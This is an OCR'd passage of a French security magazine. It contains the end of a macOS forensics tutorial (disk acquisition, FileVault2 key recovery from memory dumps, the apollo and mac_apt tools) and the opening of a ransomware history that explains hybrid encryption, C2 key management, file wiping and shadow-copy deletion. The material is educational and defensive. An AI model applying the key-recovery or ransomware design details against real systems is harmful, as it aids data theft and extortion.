Une fois le disque démonté, il est également possible de le connecter à une machine d'analyse et d'utiliser les outils traditionnels tels que FTK Imager ou la commande **dd**. J'attire votre attention sur le fait que l'accès aux disques durs est de plus en plus difficile, ceux-ci étant souvent soudés.

Si tel est le cas, il est possible d'effectuer une acquisition physique grâce au « Target Disk Mode ». Ce mode permet d'accéder aux données d'une machine reliée par un câble Firewire, Thunderbolt 2, USB-C ou Thunderbolt 3. Il faut juste, au préalable, que la machine cible soit en mode « Target », il faut pour cela appuyer sur la touche [T] durant le démarrage. Il est également nécessaire que le démon « Disk Arbitration » soit désactivé sur la machine de l'analyste. Ce service monte automatiquement les périphériques connectés au système macOS. Il se désactive par la commande :

```
$ sudo launchctl unload /System/Library/
LaunchDaemons/com.apple.diskarbitrationd.plist
```

Une fois cela fait, l'analyste peut connecter la machine à analyser puis effectuer une acquisition du disque visé avec les outils précédemment cités.

Acquisition logique : cette acquisition, moins poussée que la précédente, permet d'effectuer une copie des données présentes sur le système de fichiers. Cette méthode est plus rapide, mais n'offre pas la possibilité de retrouver d'éventuels fichiers supprimés. Celle-ci peut être réalisée grâce aux outils :

Carbon Copy Cloner, SuperDuper ou Clonezilla. Le seul prérequis nécessaire étant d'être détenteur des privilèges administrateurs.

2. ANALYSE DES DONNÉES COLLECTÉES

Nous ne présenterons que des outils disponibles en source ouverte sur GitHub et fonctionnels au sein d'un environnement Linux.

Comme d'autres éditeurs de système d'exploitation, Apple développe ses propres systèmes de fichiers. Créé en 1985, le système de fichiers HFS a évolué au fil des années pour devenir en 1998 le système de fichiers HFS+. Apple intègre en 2017 un nouveau venu l'APFS qui vise à faire évoluer le système de fichiers historique HFS+ tout en corrigeant les problèmes connus. Seul l'HFS+ encore très largement utilisé sera abordé dans la suite de l'article. Néanmoins, toute acquisition comportant un système de fichiers APFS peut être analysée via le driver « apfs-fuse » disponible sur GitHub : **https://github.com/sgan81/apfs-fuse.git**.

2.1 Accéder à un système de fichiers HFS+

Le système de fichiers propriétaire de macOS n'est pas pris en charge nativement par les systèmes d'exploitation tels que GNU/Linux ou Windows.

La commande **file** permet de vérifier le type du système de fichiers de l'image à monter. La commande **fsstat** de la suite d'outils Sleuthkit peut également être utilisée.

```
# file evidence_HDD.img
evidence_HDD.img: Macintosh HFS Extended version 4 data last mounted
by: 'Shnk', created: Mon Apr 15 12:05:23 2019, last modified: Mon Apr
15 16:26:05 2019, last checked: Mon Apr 15 16:05:23 2019, block size:
4096, number of blocks: 37360, free blocks: 32298
```

Ensuite, il faut s'assurer d'avoir installé l'outil **hfsplus**.

```
# apt install -y hfsplus
```

Une fois l'installation faite, l'utilitaire **mount** avec l'argument **-t hfsplus** permet de monter (de préférence en lecture seulement) le système de fichiers sur notre système GNU/Linux et l'explorer avec vos outils habituels.

```
# mount -t hfsplus -o ro evidence_HDD.img  /media/apfs/
```

2.2 Accéder aux données d'un système de fichiers HFS+ chiffré avec FileVault2

L'analyste peut être confronté à un système de fichiers chiffré à l'aide de **FileVault2**. La procédure d'accès aux données reste pratiquement identique à celle vue précédemment. Il est nécessaire d'identifier la partition que l'on souhaite analyser ainsi que son secteur de démarrage.

```
# fdisk -l evidence_HDD.raw
Disk evidence_HDD.raw: 512 MiB, 536870912 bytes, 1048576 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 3D6977CC-682A-4FB6-A6FD-2E80577E4C5D

Device       Start     End Sectors  Size Type
evidence_HDD.raw1    40 1048535 1048496  512M Apple Core storage
```

Il faut que l'outil **fvdemount** soit installé sur votre système GNU/Linux.

```
# apt install -y libfvde-utils
```

Utilisez-le avec la clé de chiffrement ou le mot de passe pour déchiffrer le volume.

Il suffit de préciser le début de la partition. Dans l'exemple, la partition **evidence_HDD.raw1** débute au secteur **40**. Chaque secteur occupant **512** octets, l'analyste devra indiquer le déplacement **$((40*512))**.

```
# fvdemount -o $((40*512)) evidence_HDD.raw /media/hfs/
..
Unable to unlock source volume
```

L'erreur affichée confirme que nous sommes en présence d'un système de fichiers HFS+ chiffré. L'option **-k** de **fvdemount** permet d'indiquer une clé de déchiffrement, l'option **-p** un mot de passe.

```
# fvdemount -h
fvdemount 20190104

Use fvdemount to mount a FileVault Drive Encrypted (FVDE) volume

Usage: fvdemount [ -e plist_path ] [ -k keys ] [ -o offset ] [ -p password ]
                 [ -r recovery_password ] [ -X extended_options ] [ -hvV ]
                 volume mount_point

  volume:      a FileVault Drive Encrypted (FVDE) volume

  mount_point: the directory to serve as mount point

  -e:          specify the path of the EncryptedRoot.plist.wipekey file
  -h:          shows this help
  -k:          specify the volume master key formatted in base16
  -o:          specify the volume offset in bytes
  -p:          specify the password/passphrase
  -r:          specify the recovery password/passphrase
  -v:          verbose output to stderr, while fvdemount will remain running
in the foreground
  -V:          print version
  -X:          extended options to pass to sub system
```

Que faire si vous ne disposez ni de la clé ni du mot de passe ? Ne vous inquiétez pas, tout n'est pas perdu pour autant. La clé peut être extraite à partir d'un dump mémoire effectué par l'outil OSXPMem provenant de la suite Rekall. Ce sujet complexe mériterait d'être abordé au sein d'un article. En utilisant l'outil Volatility, grâce au plugin **mac_filevault2**, il va être possible de retrouver la clé de chiffrement utilisée. Seul prérequis, le système de fichiers chiffré devait être monté durant la phase de collecte de la mémoire vive, pour que sa clé soit en mémoire.

```
# volatility -f evidence_ram.dmp --profile=MacMountainLion_10_8_1_
AMDx64 mac_filevault2
Volatility Foundation Volatility Framework 2.6
Address            Volume Master Key
------------------ --------------------------------
0xffffff804c0b7000 79121544c4c8ec2a5ea91b9b2312d9d2
```

Une fois la clé retrouvée, celle-ci sera passée en argument à l'outil **fvdemount**.

```
# fvdemount -k 79121544c4c8ec2a5ea91b9b2312d9d2 -o $((40*512))
evidence_HDD.raw /media/hfs/
```

Un fichier nommé **fvde1**, correspondant à la partition HFS+, apparaît sous le point de montage, ici **/media/hfs/**.

```
# ll /media/hfs/
total 4
dr-xr-xr-x 2 root root         0 Sep  6 04:26 .
drwxr-xr-x 8 root root      4096 Sep  6 02:59 ..
-r--r--r-- 1 root root 218054656 Sep  6 04:26 fvde1
```

```
# file /media/hfs/fvde1
/media/hfs/fvde1: Macintosh HFS
Extended version 4 data (mounted)
last mounted by: 'HFSJ', created:
Thu Nov 22 10:04:33 2018, last
modified: Fri Nov 30 19:49:26 2018,
last checked: Thu Nov 22 14:04:33
2018, block size: 4096, number of
blocks: 53236, free blocks: 49742
```

L'accès aux données de cette partition sera possible après avoir connecté le fichier **fvde1** sur un nouveau point de montage.

```
# mount -o loop,ro /media/hfs/
fvde1 /media/hfs_filesystem/
```

Il est désormais possible d'investiguer les fichiers système et utilisateurs afin d'identifier tout élément anormal.

2.3 Les outils d'investigation

Il n'existe pas d'outil parfait pour mener une analyse ou investigation numérique. Il est donc important de disposer d'une boite à outils, comprenant plusieurs logiciels, et ce même s'ils ont la même vocation. Quelques projets très intéressants, dédiés au forensic de données macOS, ont vu le jour. Le premier, apollo, a été développé par Sarah Edwards de Mac4n6. Elle dispense également des formations de Forensic macOS au sein du SANS Institute.

Fonctionnant sous Python3, apollo analyse les bases de données et fichiers du système afin de fournir un rapport précis de l'utilisation du système.

Le seul prérequis constaté est la présence du module python **simplekml**.

```
$ pip install simplekml
```

L'exécution s'effectue de la manière suivante :

```
$ sudo python apollo.py -o {csv, sql} -p {ios, mac,
yolo} -v {8,9,10,11,12,yolo} <modules directory>
<data directory>
```

Quelques paramètres indispensables sont à fournir :

- le type de sortie désirée par l'analyste ;
- le type de périphérique analysé ;
- la version majeure de la version du système analysé ;
- le chemin du répertoire contenant les modules d'apollo ;
- et enfin la racine du système de fichiers à analyser.

Une fois tous les éléments identifiés, il ne reste plus qu'à exécuter l'outil.

```
$ sudo python apollo.py -o csv -p mac -v 12 modules/ /

------------------------------------------------------
apollo Version: 08252019
Platform: mac
Version: 12
Data Directory: /
Modules Directory: modules/
------------------------------------------------------

==> Parsing 163 modules (Note: Some modules may be run
on more than one database.)
  [1] modules/aggregate_dictionary_distributed_keys.txt
on ADDataStore.sqlitedb
  [2] modules/aggregate_dictionary_scalars.txt on
ADDataStore.sqlitedb
  [3] modules/call_history.txt on CallHistory.storedata
..

===> Total number of records: 84745
===> Lazily outputted to CSV file: apollo.csv
```

Comme indiqué par l'outil, le rapport de l'analyse se trouve dans le fichier **apollo.csv**. Attention, les événements présents ne sont pas classés par date d'exécution. Il sera nécessaire d'effectuer le tri avec l'outil **sort** pour obtenir une chronologie ordonnée. Vous trouverez ci-dessous quelques exemples de données d'utilisation des applications ical, ichat extraites d'un rapport apollo.

Le module **Application Usage** fournit une journalisation des applications exécutées sur le système.

```
2019-09-06 15:39:12,Application Usage,[APP NAME: com.
logitech.Onboarding] [USAGE IN SECONDS: 228] [DAY
OF WEEK: Friday] [GMT OFFSET: 2] [START: 2019-09-06
15:39:12] [END: 2019-09-06 15:43:00] [ENTRY CREATION:
2019-09-06 15:43:00] [ZOBJECT TABLE ID: 141793]
```

SYNACKTIV
DIGITAL SECURITY
Penetration Tests
Red Team
Training
R&D
Reversing
Security audits
Code review
Vulnerability research
CESTI CSPN
Exploits
@synacktiv
www.synacktiv.com
contact@synacktiv.com
Paris - Toulouse - Lyon - Rennes
VISA DE SÉCURITÉ
ANSSI

```
,/private/var/db/CoreDuet/Knowledge/knowledgeC.
db,modules/knowledge_app_usage.txt#knowledgeC.db
2019-09-06 16:40:31,Application Usage,[APP NAME: com.
logitech.Onboarding] [USAGE IN SECONDS: 52] [DAY
OF WEEK: Friday] [GMT OFFSET: 2] [START: 2019-09-06
16:40:31] [END: 2019-09-06 16:41:23] [ENTRY CREATION:
2019-09-06 16:41:24] [ZOBJECT TABLE ID: 141899]
,/private/var/db/CoreDuet/Knowledge/knowledgeC.
db,modules/knowledge_app_usage.txt#knowledgeC.db
```

Le module **Application In Focus**, permet quant à lui de visualiser, seconde par seconde, les applications utilisées par l'utilisateur. Voici les événements enregistrés alors que je rédigeais ce document. Vous pouvez constater que je me sers de Safari, et que j'affiche le rapport apollo avec **iterm2**.

```
2019-09-19 08:19:03,Application In Focus,[BUNDLE
ID: com.apple.Safari] [USAGE IN SECONDS: 6] [DAY OF
WEEK: Thursday] [GMT OFFSET: 2] [START: 2019-09-19
08:19:03] [END: 2019-09-19 08:19:09] [ENTRY CREATION:
2019-09-19 08:19:09] [ZOBJECT TABLE ID: 149980]
,/private/var/db/CoreDuet/Knowledge/knowledgeC.
db,modules/knowledge_app_inFocus.txt#knowledgeC.db
2019-09-19 08:19:09,Application In Focus,[BUNDLE ID:
com.googlecode.iterm2] [USAGE IN SECONDS: 1] [DAY OF
WEEK: Thursday] [GMT OFFSET: 2] [START: 2019-09-19
08:19:09] [END: 2019-09-19 08:19:10] [ENTRY CREATION:
2019-09-19 08:19:10] [ZOBJECT TABLE ID: 149981]
,/private/var/db/CoreDuet/Knowledge/knowledgeC.
db,modules/knowledge_app_inFocus.txt#knowledgeC.db
```

Si vous souhaitez aller plus loin, une présentation de cet outil est disponible à l'adresse : **https://github.com/mac4n6/Presentations/blob/master/LaunchingAPOLLO/LaunchingAPOLLO.pdf**.

Un autre outil spécialisé dans l'investigation numérique de système macOS, **mac_apt** pour « macOs Artifact Processing Tool » est téléchargeable sur : **https://github.com/ydkhatri/mac_apt/releases**.

Fonctionnant comme apollo, **mac_apt** parcourt l'arborescence du système de fichiers afin d'analyser les données présentes et d'en extraire les artefacts. L'annexe contient une liste non exhaustive de ces artefacts. Le rapport final peut être généré au format XLSX, CSV ou bien stocké dans une base de données SQLite.

CONCLUSION

J'espère avoir réussi, au travers de cet article, à démystifier les différentes étapes permettant de préparer une investigation numérique sur un système macOS.

Pour plus de détails sur chacune des étapes, je vous invite à lire le livre : « OS X Incident Response: Scripting and Analysis De Jaron Bradley ».

ANNEXE

Vous trouverez ci-dessous une liste succincte d'emplacements de fichiers donnant accès à des données primordiales lors d'une investigation numérique :

- **/var/db/.AppleSetupDone** : ce fichier est vide par défaut ; sa date de création correspond à la date d'installation du système ;
- **/System/Library/CoreServices/SystemVersion.plist** : fichier stockant la version du système d'exploitation installée ;
- **/etc/localtime** (ex. : -> **/var/db/timezone/zoneinfo/Europe/Paris**) : fichier permettant de déterminer le fuseau horaire utilisé sur le système ;
- **/private/var/networkd/netusage.sqlite** : base stockant les données relatives à l'usage du réseau ;
- **~/Library/Keychains** et **/Library/Keychains/** : emplacements stockant les keychains du système et des utilisateurs.

Et pour finir, voici quelques emplacements référençant les applications exécutées lors du démarrage ou lors de la connexion d'un utilisateur :

- **/System/Library/LaunchAgents/**, **~/Library/LaunchAgents/** et **/Library/LaunchAgents/** ;
- **/System/Library/LaunchDaemons/** et **/Library/LaunchDaemons/** ;
- **/System/Library/StartupItems/** et **/Library/StartupItems/**.

Une liste plus exhaustive de ces artefacts est disponible sur GitHub : **https://github.com/pstirparo/mac4n6**.

REMERCIEMENTS

Je voudrais remercier Alain Menelet pour ses précieux conseils, et avoir su magnifier cet article, ainsi que mon épouse pour ses relectures et encouragements. ■


Quarkslab

SECURING EVERY BIT OF YOUR DATA

NOTRE EXPERTISE SÉCURITÉ VOUS DONNE UN TEMPS D'AVANCE

Epona

Un compilateur qui protège votre code
et vos données contre les attaques.



Protection du code/données

Protection dynamique



Secure Storage


Whitebox

epona.quarkslab.com

rue Saint Ambroise - 75011 Paris - France

l : 01 58 30 81 51 - Email : contact@quarkslab.com

@quarkslab



INTRODUCTION

RANSOMWARES : ÉTAT DE LA MENACE

Il ne se passe plus un mois sans qu'un ransomware ne touche une entreprise ou administration publique et que cette dernière se retrouve dans une situation délicate, au point que cela atterrisse invariablement dans les colonnes de nos quotidiens (oui bon, dans les bandeaux des chaînes d'information continue). On pourrait simplement dire que l'histoire se répète, qu'il s'agit d'un énième malware qui touche des infrastructures qui ne sont pas à jour, mal configurées, et que tout cela était inéluctable. Seulement, une donnée d'importance est en train de changer : là où autrefois le malware avait ses propres mécanismes de propagation, on affronte aujourd'hui des équipes préparées qui vont cibler spécifiquement un SI après s'y être introduit par des moyens divers et variés (phishing, service vulnérable exposé sur Internet, compte de test sur le VPN, etc.).

Après s'être introduits, ils vont tenter de produire les conditions nécessaires au paiement d'une rançon après le chiffrement des données de la cible : destruction des backups, des RAID, désactivation des mécanismes de supervision, et étape importante, estimation du « bon prix » après s'être renseigné dans les fichiers de la comptabilité sur le CA du dernier trimestre ou de l'année passée. L'ensemble des méthodes et outils utilisés par les attaquants n'a rien d'original, il s'agit la plupart du temps de TTPs (tactiques, techniques, procédures) très proches de ceux des tests d'intrusions, on retrouve ainsi Empire, Cobalt Strike, Metasploit, mimikatz, etc. Ce qu'il y a de nouveau, c'est que la couche de cryptographie utilisée par le malware pour le chiffrement des données, est dorénavant respectueuse, minimalement, de quelques bonnes pratiques et n'est ainsi bien souvent plus vulnérable. Même les attaquants peuvent gagner en maturité !

Des initiatives de lutte contre les ransomwares naissent ici et là, qu'il s'agisse d'initiatives techniques plus ou moins promettantes (garder dans un coin l'ensemble des clefs utilisées par l'API crypto de Windows peut avoir de bien tristes conséquences si c'est mal fait), ou d'initiatives visant à répertorier les déchiffreurs comme « The No More Ransom Project » [0]. On pourra d'ailleurs s'étonner que les clefs des campagnes de ransomwares, récupérées lors de perquisitions par les forces de l'ordre chez les groupes d'attaquants, finissent directement intégrées à des outils fermés d'éditeur d'antivirus se faisant grassement de la publicité dessus.

L'idée de ce dossier est de faire un tour d'horizon de cette menace importante, au travers de trois articles dédiés à la thématique des rançongiciels : on débutera par un historique détaillé de cette menace, du malware quasi inoffensif au groupe organisé contemporain reposant sur des « Ransomware As a Service ». Un second article analysera un ransomware récent touchant les plateformes Android, et, enfin, un dernier article détaillera les différents moyens de détection et de défense en cours de développement.

Émilien GASPAR / gapz / eg@miscmag.com

[0] https://www.nomoreransom.org/

RANÇONGICIELS 101

Guillaume ARCAS – Sekoia - @y0m

Qu'ont en commun votre voisin, un fermier du Wisconsin, un centre hospitalier normand, les villes de Baltimore, de Johannesburg ou la Louisiane, la société Prosegur ? Tous ont été les victimes de ce qui en moins de dix ans est devenu une des principales menaces cyber : les rançongiciels.


mots-clés : *RANSOMWARE / CYBERCRIMINALITÉ / KILLCHAIN*

1. AIDS OU L'ÉTRANGE CAS DU DR POPP

Wikipédia date à 1989 la création d'un virus informatique - à l'époque on ne disait pas encore « malware » - dont le but était de chiffrer les fichiers d'un ordinateur compromis avant de demander à son propriétaire le paiement d'une rançon.

Le premier code malveillant à mettre en œuvre cette forme de prise d'otage numérique s'appelle AIDS. Son mode de propagation n'est pas banal. AIDS a été envoyé par voie postale et sur disquette à plusieurs dizaines de milliers de destinataires au Royaume-Uni, aux États-Unis, en Afrique et en Scandinavie. La disquette était présentée comme contenant des logiciels d'information sur le SIDA. Mais en plus d'un programme inoffensif, le virus AIDS remplaçait le fichier `AUTOEXEC.BAT` par une version qui, après 90 redémarrages de l'ordinateur, lançait une routine qui cachait les répertoires et affirmait avoir chiffré le contenu. Un message indiquait comment récupérer une licence auprès de la société PC Cyborg, domiciliée au Panama, contre la somme de 189 dollars.

Si le créateur de ce virus n'avait pas été aussi mauvais développeur que mauvais criminel, peut-être qu'il serait devenu riche. Mais son programme au final ne chiffrait que le nom des fichiers. L'auteur de AIDS, un biologiste américain, identifié puis arrêté par New Scotland Yard, déclara avoir agi pour financer la recherche contre le virus du SIDA. Il échappa à un procès et fut renvoyé vers les États-Unis après avoir été déclaré mentalement inapte à être jugé. Il échappa aussi aux poursuites, car l'Ohio, État dans lequel il résidait, n'avait pas à l'époque de loi punissant ce genre de racket.



L'histoire aurait pu s'arrêter là, mais AIDS attira l'attention de deux chercheurs : Adam Young et Moti Yung. En 1996, ils publient « Cryptovirology: Extortion-Based Security Threats and Countermeasures ». Cette publication sera suivie en 2004 par celle de « Malicious Cryptography - Exposing Cryptovirology » aux Éditions Wiley, ouvrage signé des deux mêmes auteurs qui est une version longue de leur première publication.

2. YOUNG ET YUNG

Dans l'étude originelle, Young et Yung décrivent comment la cryptographie asymétrique peut être détournée de son rôle défensif, à savoir protéger l'information. Les auteurs montrent qu'elle peut être utilisée pour un usage offensif et ils prennent comme exemple le cas du virus AIDS. La cryptographie asymétrique permet de « corriger » une des faiblesses du virus AIDS, à savoir l'utilisation d'une clef unique de chiffrement et de déchiffrement, contenue dans le code du virus et donc susceptible d'être récupérée par rétro-ingénierie. Young et Yung montrent comment l'utilisation d'une clef publique, potentiellement unique pour chaque version du malware qu'ils nomment « cryptovirus », et utilisée pour protéger une clef symétrique, garantit la sécurité du chiffrement contre l'analyse statique et contre la cryptanalyse, pourvu que le code du malware soit correctement écrit. Dans leur conclusion, les deux chercheurs plaident pour un accès contrôlé aux logiciels de cryptographie publique en insistant sur les dommages que pourrait causer leur utilisation à des fins malveillantes.

Young et Yung répondent aux trois questions suivantes que se pose tout attaquant :

- Comment utiliser efficacement et en toute sécurité les moyens modernes de chiffrement ?
- Comment s'assurer du bon versement de la rançon par la victime et la non-traçabilité de la transaction ?
- Comment garantir son anonymat ?

3. DE LA THÉORIE À LA PRATIQUE

3.1 Le chiffrement

À partir d'une étude critique du virus AIDS, Young et Yung montrent comment la cryptographie à clef publique couvre ses faiblesses. Les principes de fonctionnement d'un cryptovirus décrits par les deux chercheurs restent d'actualité 20 ans plus tard. Seul changement majeur depuis la publication de l'étude en 1996, ce que Young et Yung ont appelé cryptovirus s'appelle maintenant un ransomware ou rançongiciel dans le jargon ANSSI.

Le principal défaut d'AIDS, outre le fait que son développeur a fait une erreur dont la conséquence était que seul le nom des fichiers, et non leur contenu, est chiffré, repose sur le choix d'un chiffrement symétrique. Même si celui-ci est plus efficace en termes de performances, la sécurité de la clef n'est pas garantie d'une part - elle peut être récupérée par analyse statique ou dynamique - et surtout, si elle est unique, les victimes peuvent se la partager. Il suffit que l'une accepte de payer pour diffuser ensuite le précieux sésame.

D'où le recours à la cryptographie asymétrique.

Un mode de fonctionnement théorique idéal est le suivant. Le développeur du cryptovirus génère une paire de clefs publique et privée. La clef publique est insérée dans le code du virus. Comme le chiffrement asymétrique est plus lent que le chiffrement symétrique, le code contient une routine de génération d'une clef de session qui servira au chiffrement et sera ensuite chiffrée à l'aide de la clef publique du virus. Pour créer cette clef symétrique, le malware doit avoir son propre générateur de nombre aléatoire. Pour recevoir la clef de session déchiffrée, la victime devra, en sus du paiement d'une rançon, envoyer sa version chiffrée au fraudeur.

Un tel rançongiciel pourrait ainsi être autonome et ne pas dépendre d'une connexion à un serveur de commande et de contrôle (C2).

Les premiers rançongiciels à intégrer une partie des propositions de Young et Yung - sans qu'il puisse être démontré que leurs développeurs ont réellement lu les travaux des deux chercheurs - apparaissent en 2005.

3.2 La gestion des clefs

Pour un passage à l'échelle et une industrialisation aisée, les principes de fonctionnement de Young et Yung ont été adaptés, notamment pour faciliter la gestion des clefs.

Les premiers groupes cybercriminels qui se sont lancés sur le marché de la rançon numérique étaient probablement issus de la communauté des malwares bancaires, comme ZeuS. Ils maîtrisaient les fondamentaux comme l'envoi de courriels piégés en masse, le développement de logiciels intégrant des protections anti-forensic et anti-analyse et la gestion de botnets.

digital.security

Formations cybersécurité

Nos formations adaptées aux réalités des besoins métiers

Formations techniques



CODEX01
COnnected Devices EXploitation
Apprendre les bases de la rétro-ingénierie hardware et radio


CODEX02
COnnected Devices EXploitation - Niveau avancé
Exploiter les objets connectés et analyser des protocoles de communication IoT

CRYPTO
Initiation à la cryptologie
Maitriser les concepts de la cryptographie et étudier les différents mécanismes

CERT
Réponse à l'incident et inforensique
Comprendre une réponse à incident et mener une analyse inforensique

SECDEV
Développement Web Sécurisé
Comprendre la sécurité applicative dans le développement web

Formations organisationnelles



GSSI01
RSSI : les outils & méthodes pour survivre
Donner au RSSI les méthodes, approches et outils utiles pour sa fonction

GSSI02
Organiser et pilorer la gestion des risques
S'acculturer à une gouvernance SSI pragmatique et appréhender les clés du pilotage de la SSI

RGPD01
Fondamentaux RGPD
Comprendre les principes et enjeux du RGPD et appréhender les étapes d'une mise en conformité

RGPD02
Privacy framework et conformité RGPD
Savoir mettre en oeuvre un PIA, comprendre l'ISO 29100 et savoir gérer « l'accountability »

ADRINDUS NOUVEAU
Analyse de risque en milieu industriel
Comprendre et traiter les risques d'un environnement industriel et son écosystème IoT

NOS FORMATEURS

Experts · Conférenciers · Consultants

formations@digital.security · digital.security/fr/formations · @iotcert · Digital Security Econocom

La principale difficulté que présente un ransomware respectant les critères décrits par Young et Yung est la gestion des clefs, qu'il s'agisse des paires de clefs publique et privée ou la génération de clefs de session. D'où le recours à un serveur C2 qui jouerait aussi le rôle de PKI.

Le mode de fonctionnement est donc le suivant. À son lancement, le ransomware contacte un serveur C2. Celui-ci génère une paire de clefs et envoie au malware la clef publique ainsi créée. Cette clef est utilisée pour chiffrer les fichiers ciblés par le ransomware sur l'ordinateur de sa victime. De cette façon, à chaque machine infectée correspond une paire unique de clefs, mais le binaire ne dépend pas d'une PKI, ce qui serait le cas s'il devait embarquer une clef unique pré-enregistrée.

Si la gestion et l'administration de ce type de rançongiciel sont grandement facilitées par l'utilisation de serveurs C2, ceux-ci constituent aussi un point de faiblesse. Inaccessibles, ils interdisent le chiffrement des fichiers en l'absence de création des clefs nécessaires. Mal protégés, ils peuvent être sujets à des actions de blocage par des solutions de sécurité (antivirus, pare-feux, proxy) ou pire, à la saisie.

Exception à ce mode de fonctionnement : le cas CryptoLocker. Cette famille de rançongiciels fut très active entre 2013 et 2014, au point que le nom « cryptolocker » devint synonyme de ransomware. Ce malware, propagé en pièce jointe de courriels envoyés par le botnet GameOver Zeus, utilisait une clef privée unique à chaque souche pour chiffrer les données de ses victimes obtenues depuis un des serveurs C2 du botnet. L'opération Tovar, menée conjointement par de nombreux services de police aidés par des sociétés de sécurité, signa la fin de ce ransomware. Au cours de cette opération, le serveur de stockage des clefs privées du ransomware fut saisi, ce qui permit de fournir gratuitement un service de déchiffrement à ses victimes. On estime à 3 millions de dollars le montant des sommes extorquées via CryptoLocker.

Si le C2 présente un danger pour les fraudeurs, il peut aussi être un *Single Point of Failure* pour le malware, s'il est dans l'incapacité de le contacter.

D'où une variante qui consiste à embarquer une clef publique dans le binaire, même si c'est la même pour toutes les souches produites, et générer une clef de session, unique, elle, et distincte pour chaque victime, sur chaque machine infectée. Cette clef de session, chiffrée à l'aide de la clef publique du malware, est ensuite envoyée au serveur C2. Cela permet de ne pas en garder de trace sur la machine infectée, sur disque ou en mémoire, et donc de se protéger contre toute tentative de la récupérer par une analyse statique ou dynamique. On se rapproche alors des principes proposés par Young et Yung.

3.3 La gestion des fichiers

En pratique, deux modes de chiffrement sont couramment utilisés : l'écrasement et la copie.

Dans le premier cas, le ransomware ouvre les fichiers en lecture et écriture, chiffre puis réécrit les données dans le fichier d'origine et au final, le renomme, en ajoutant une extension spécifique qui souvent permet d'identifier la souche du malware. Il est quasiment impossible de récupérer le contenu des fichiers ainsi chiffrés sans passer par la restauration d'une sauvegarde... quand elle existe.

Le second mode ouvre les fichiers en mode lecture, crée une copie de chaque fichier contenant les données chiffrées, en en changeant le nom et éventuellement l'extension, puis efface le fichier d'origine. Si par chance le malware n'utilise pas de routine d'effacement sécurisé (*wiping*) des fichiers originaux, il peut être envisageable d'utiliser des outils de récupération ou d'utiliser un logiciel de carving pour récupérer les données. Les fraudeurs apprenant souvent plus vite de leurs erreurs que leurs victimes, le wiping est devenu la norme.

Dans la même veine, les ransomwares les plus anciens ne prenaient pas le soin d'effacer les (*Volume*) *Shadow Copy* des machines Windows, ce qui permettait une restauration des fichiers chiffrés. Une fois encore, cet oubli fut vite réparé. Les ransomwares récents font appel à la commande système `vssadmin.exe` pour effacer les sauvegardes. Seul prérequis : une élévation de privilèges, quand l'utilisateur compromis n'a pas les droits d'administration.

Le renommage des fichiers chiffrés présente deux intérêts. Il sert de marqueur au ransomware et lui évite de chiffrer deux fois les mêmes fichiers au cas où l'utilisateur serait de nouveau infecté par un nouveau rançongiciel. Cela complique ensuite les opérations de récupérations que l'utilisateur souhai-

terait lancer. Dans le cas de chiffrement après copie du fichier d'origine, il peut être tentant de scanner la MFT pour retrouver l'emplacement des secteurs du disque où étaient stockées les données durant la copie. Le changement de nom complique énormément cette tâche.

3.4 Le paiement

Une fois résolu le problème du chiffrement, et donc une fois effectuée la prise d'otages numérique, se pose la question du paiement et du versement de la rançon.

Dans la « vraie vie » - que bientôt les moins de 30 ans n'auront jamais vraiment connue - le paiement d'une rançon renvoie aux séries policières ou aux films d'action et à un échange de mallette de « petites coupures usagées dont les numéros de série ne se suivent pas ».

Le développeur de AIDS avait créé et domicilié au Panama, qui était encore à l'époque un paradis fiscal, la société PC Cyborg. La rançon était versée sous forme d'un chèque ou par mandat envoyé par voie postale à l'adresse de la société. Ce moyen rudimentaire et parfaitement traçable a peut-être contribué à l'échec de la campagne du créateur de AIDS et à son arrestation.

Young et Yung proposent là encore de recourir à la cryptographie à clef publique. Mais les premiers rançongiciels se sont tournés vers des moyens de paiement moins compliqués à mettre en œuvre comme UKash ou PaysafeCard. Les demandes de rançon affichaient une aide à la victime pour transférer les fonds via ces deux solutions, à tel point qu'elles devinrent rapidement synonymes de ransomware. Les mandats (vouchers) versés aux fraudeurs devaient ensuite passer par un processus de blanchiment basé sur la revente de ces mandats avec à chaque fois une perte de valeur pouvant au final atteindre les 40 à 50%. L'arrestation, en Espagne, de 11 membres d'un groupe de cybercriminels (Reveton) spécialisés dans la propagation de rançongiciels utilisant le nom de différents services de police, démontra que ces modes de paiement n'étaient pas suffisamment anonymes ni intraçables.

